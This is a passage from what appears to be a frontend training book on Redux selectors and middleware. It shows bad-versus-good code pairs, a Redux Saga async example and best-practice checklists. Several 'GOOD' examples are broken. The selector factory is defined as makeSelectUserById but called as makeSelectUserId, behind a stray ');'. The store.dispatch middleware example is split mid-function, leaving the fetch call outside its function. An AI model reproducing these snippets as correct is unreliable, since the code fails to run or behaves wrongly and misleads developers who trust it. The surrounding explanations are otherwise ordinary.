Mistake: Using single parametrized selector for multiple component instances.

```
// ❌ BAD: Shared selector instance
const selectUserById = createSelector(
  [state => state.users, (_, id) => id],
  (users, id) => users.find(u => u.id === id)
);

function UserList({ userIds }) {
  return userIds.map(id => <UserCard key={id} userId={id} />);
}

function UserCard({ userId }) {
  const user = useSelector(state => selectUserById(state, userId));
  // Selector cache thrashes - different userId each component
  return <div>{user.name}</div>;
}
```

```
// ✅ GOOD: Selector factory
const makeSelectUserById = () =>
  createSelector(
    [state => state.users, (_, id) => id],
    (users, id) => users.find(u => u.id === id)
  );
```

```
);

function UserCard({ userId }) {
  const selectUserId = useMemo(makeSelectUserId, []);
  const user = useSelector(state => selectUserId(state, userId));
  return <div>{user.name}</div>;
}
```

Why it matters: Shared parametrized selectors lose memoization benefits. Create selector instance per component instance.

3. Putting Non-Serializable Data in Selectors

Mistake: Returning functions, class instances, or other non-serializable data.

```
// ❌ BAD: Non-serializable result
const selectTodoHandlers = createSelector(
  [selectTodos],
  (todos) => ({
    todos,
    addTodo: (text) => dispatch(addTodo(text)), // Function!
    deleteTodo: (id) => dispatch(deleteTodo(id))
  })
);
```

```
// ✅ GOOD: Return data only
const selectTodos = state => state.todos;

// Handlers in component
function TodoList() {
  const todos = useSelector(selectTodos);
  const dispatch = useDispatch();

  const handleAdd = useCallback((text) => {
    dispatch(addTodo(text));
  }, [dispatch]);

  return <Todos todos={todos} onAdd={handleAdd} />;
}
```

Why it matters: Selectors should return serializable data. Functions belong in components or hooks.

Best practices

Key principles

1. **Computed Properties:** Selectors derive data (filter active todos, calculate totals) from raw state. Never store derived data—compute it with selectors.
2. **Memoization:** Reselect's `createSelector` caches results. Expensive computations (filtering 10,000 items) only run when inputs change.

3. **State Shape Abstraction:** Components use selectors, not raw state paths. When you refactor state structure, update selectors—not every component.

DO

- Use `createSelector` from Reselect for derived data
- Start with simple input selectors, compose complex ones
- Memoize expensive computations
- Colocate selectors with slices
- Name selectors `selectXxx`

DON'T

- Access state directly in components (`state.todos.items`)
- Compute derived data in components
- Create selectors that return new objects every time
- Skip memoization for filtered/sorted lists
- Make selectors impure

Quality gates

Before you call it done:

- | | |
|---|---|
| ☐ Input selectors for raw state paths | ☐ Selectors colocated with slices |
| ☐ <code>createSelector</code> for derived data | ☐ No direct state access in components |
| ☐ Memoization for expensive computations | ☐ Naming convention (<code>selectXxx</code>) |

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/state/selectors.html



Middleware

THE STATE SIDE · CHAPTER 45

AT A GLANCE

- Extension point between dispatch and reducer
- Handles async operations, logging, side effects
- Composable pipeline for cross-cutting concerns

Key insight. Middleware is Redux’s “plugin system”—it intercepts every action between dispatch and reducer, enabling async operations (API calls), logging, crash reporting, routing, and countless other cross-cutting concerns without polluting reducers or components. Think of middleware as airport security: every passenger (action) passes through the same checkpoints (middleware chain) before boarding the plane (reaching the reducer). Each middleware can inspect luggage (action payload), add stamps (metadata), deny boarding (cancel action), or redirect passengers (dispatch different actions)—all while keeping the core system (reducers) simple and pure.

What it is

Middleware plays a crucial role in state management, particularly in libraries like Redux. It acts as an intermediary layer between the action dispatch and the reducer, allowing developers to enhance and extend the functionality of their state management system without modifying Redux core or reducers.

The middleware pattern in Redux is inspired by Express.js middleware and functional composition. When you dispatch an action, it doesn’t go directly to the reducer—it flows through a chain of middleware functions, each with the opportunity to observe, modify, delay, or cancel the action. This pipeline architecture enables powerful capabilities while maintaining separation of concerns.

Key characteristics of middleware:

1. **Higher-order functions** - Middleware has signature `store => next => action => { }`
2. **Composable** - Multiple middleware chain together seamlessly
3. **Access to dispatch and state** - Can read current state and dispatch new actions
4. **Side effect container** - Where impure operations (API calls, logging) live
5. **Order matters** - Middleware execute in the order they're applied

How Middleware Works

Middleware intercepts actions before they reach the reducer, enabling developers to perform additional tasks or modify the action itself. Here's a breakdown of how middleware functions:

1. **Interception:** When an action is dispatched, it first passes through the middleware chain before reaching the reducer
2. **Processing:** Each middleware in the chain can access the dispatched action, the current state, and the `dispatch` function
3. **Modification:** Middleware can modify actions, dispatch new actions, or even cancel actions entirely
4. **Chaining:** Multiple middleware can be combined, with each passing the action to the next in the chain using the `next` function

Common Use Cases

Middleware is particularly useful for handling various aspects of state management:

1. **Asynchronous Operations:** Middleware like Redux Thunk allows action creators to return functions instead of plain objects, enabling asynchronous operations such as API calls.
2. **Logging:** Middleware can log actions and state changes, which is invaluable for debugging and monitoring application behavior.
3. **Error Handling:** Middleware can catch and process errors before they reach the reducer, enhancing application stability.
4. **Authentication and Authorization:** Middleware can intercept actions related to protected routes or sensitive data, enforcing security rules.
5. **Caching:** Middleware can implement caching mechanisms, intercepting actions and serving cached data when appropriate.

In code

Example: Async orchestration across libraries

The clearest place to see middleware in action is async work — fetch data, dispatch *Success / Error* outcomes. Each `chota-*` template solves the same “create a todo on the server, then update the store” problem with its native middleware story. RTK ships built-in middleware (immutable check, serializable check, thunks) via `configureStore` so you rarely write custom middleware in plain RTK; saga / NgRx Effects / Pinia operations do the heavy lifting in their respective templates.

Redux Saga

```
// templates/chota-react-saga/src/state/todo/todo.operations.js
// Sagas are the middleware: takeLatest / call / put orchestrate the side
// effect. Failure dispatches the *_ERROR action; the reducer reacts.
import { put, takeLatest, call } from "redux-saga/effects";
import { CREATE_TODO } from "../todo.type";
import { createTodoError, createTodoSuccess } from "../todo.actions";
import fetchApi from "../../utils/api";

export function addTodoApi(payload) {
  return fetchApi("/todos", { method: "POST", body: payload });
}

export function* addTodos(action) {
  try {
    const payload = { ...action.payload, id: window.crypto.randomUUID() };
    yield call(addTodoApi, payload);
    yield put(createTodoSuccess(payload));
  } catch (error) {
    yield put(createTodoError(error.toString()));
  }
}

export function* watchTodos() {
  yield takeLatest(CREATE_TODO, addTodos);
  // ...DELETE_TODO, UPDATE_TODO, READ_TODO, TOGGLE_TODO
}
```

Redux Saga shown; the NgRx Effects, Pinia operations versions are on [the site](#).

The conceptual job is identical in every tab: intercept an action, run a side effect, dispatch follow-up actions to update the store. The libraries differ in *where* you write that interception:

- **Saga:** a generator function plus a `takeLatest(action, saga)` watcher, run via `sagaMiddleware`.
- **NgRx Effects:** an injectable class whose properties are RxJS observables, registered via `provideEffects`.
- **Pinia:** skip the middleware layer entirely — just write an `async` store method. Reactivity propagates the mutations.
- **RTK:** most apps don't write middleware at all because `configureStore` ships sensible defaults plus thunks; you only reach for custom middleware for genuinely cross-cutting concerns.

Common mistakes

1. Not Calling `next(action)`

Mistake: Forgetting to call `next()` breaks the middleware chain.

```
// ❌ BAD: Action never reaches reducer
const badMiddleware = (store) => (next) => (action) => {
  console.log('Action:', action);
  // Oops! Forgot to call next(action)
  // Action stops here, never reaches reducer
};

// Result: State never updates!
store.dispatch({ type: 'INCREMENT' });
// Console shows action, but state unchanged
```

```
// ✅ GOOD: Always call next(action)
const goodMiddleware = (store) => (next) => (action) => {
  console.log('Action:', action);
  return next(action); // Pass to next middleware/reducer
};

// Or conditionally skip certain actions
const conditionalMiddleware = (store) => (next) => (action) => {
  if (action.type === 'IGNORE_ME') {
    return; // Intentionally block this action
  }
  return next(action);
};
```

Why it matters: `next(action)` is the pipeline—without it, actions never reach reducers and state never updates.

2. Dispatching Actions Synchronously in Middleware

Mistake: Using `next()` instead of `store.dispatch()` for new actions.

```
// ❌ BAD: Using next() for new actions
const badMiddleware = (store) => (next) => (action) => {
  if (action.type === 'FETCH_DATA') {
    next({ type: 'FETCH_START' }); // Wrong!

    fetch('/api/data')
      .then(data => next({ type: 'FETCH_SUCCESS', payload: data })); // Wrong!

    return next(action); // Original action also passes through
  }
  return next(action);
};
// FETCH_START goes to middleware AFTER this one, skipping earlier ones
```

```
// ✅ GOOD: Use store.dispatch() for new actions
const goodMiddleware = (store) => (next) => (action) => {
  if (action.type === 'FETCH_DATA') {
    store.dispatch({ type: 'FETCH_START' }); // Starts from beginning of chain
  }
  return next(action);
};
```



```

    fetch('/api/data')
      .then(data => store.dispatch({ type: 'FETCH_SUCCESS', payload: data }));

    return next(action); // Or return without calling next to consume action
  }
  return next(action);
};

```

Why it matters: `next()` continues current middleware chain; `store.dispatch()` starts from the beginning. Use `dispatch()` for new actions to ensure all middleware process them.

3. Mutating Actions or State

Mistake: Modifying action objects or state directly.

```

// ❌ BAD: Mutating action
const badMiddleware = (store) => (next) => (action) => {
  if (action.type === 'ADD_TODO') {
    action.payload.id = Date.now(); // MUTATION!
    action.timestamp = Date.now(); // MUTATION!
  }
  return next(action);
};
// Other middleware see mutated action - unpredictable behavior

```

```

// ✅ GOOD: Create new action object
const goodMiddleware = (store) => (next) => (action) => {
  if (action.type === 'ADD_TODO') {
    return next({
      ...action,
      payload: {
        ...action.payload,
        id: Date.now()
      },
      meta: {
        ...action.meta,
        timestamp: Date.now()
      }
    });
  }
  return next(action);
};

```

Why it matters: Mutations break Redux DevTools time-travel and cause unpredictable behavior. Always create new objects.

Best practices

Key principles

1. **Action Pipeline:** Every action flows through middleware chain before reaching reducer. Each middleware can observe, modify, delay, or cancel actions.

2. **Side Effect Container:** Reducers must be pure. Middleware is where impure operations (API calls, localStorage, analytics) belong.
3. **Higher-Order Functions:** Middleware signature is `store => next => action => {}`. Call `next(action)` to pass to next middleware or reducer.

DO

- Use redux-thunk or RTK for async actions
- Keep middleware focused (single responsibility)
- Call `next(action)` to continue the chain
- Use middleware for cross-cutting concerns
- Order middleware intentionally (logger last)

DON'T

- Put side effects in reducers
- Create overly complex middleware
- Forget to call `next(action)` (blocks action flow)
- Use middleware for business logic that belongs in reducers
- Mutate actions (create new ones instead)

Quality gates

Before you call it done:

- | | |
|---|--|
| ☐ Side effects in middleware, not reducers | ☐ Async thunks handle loading/error |
| ☐ Middleware calls <code>next(action)</code> | ☐ Cross-cutting concerns centralized |
| ☐ Order is intentional (logger last) | ☐ RTK defaults preserved when extending |

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/state/middleware.html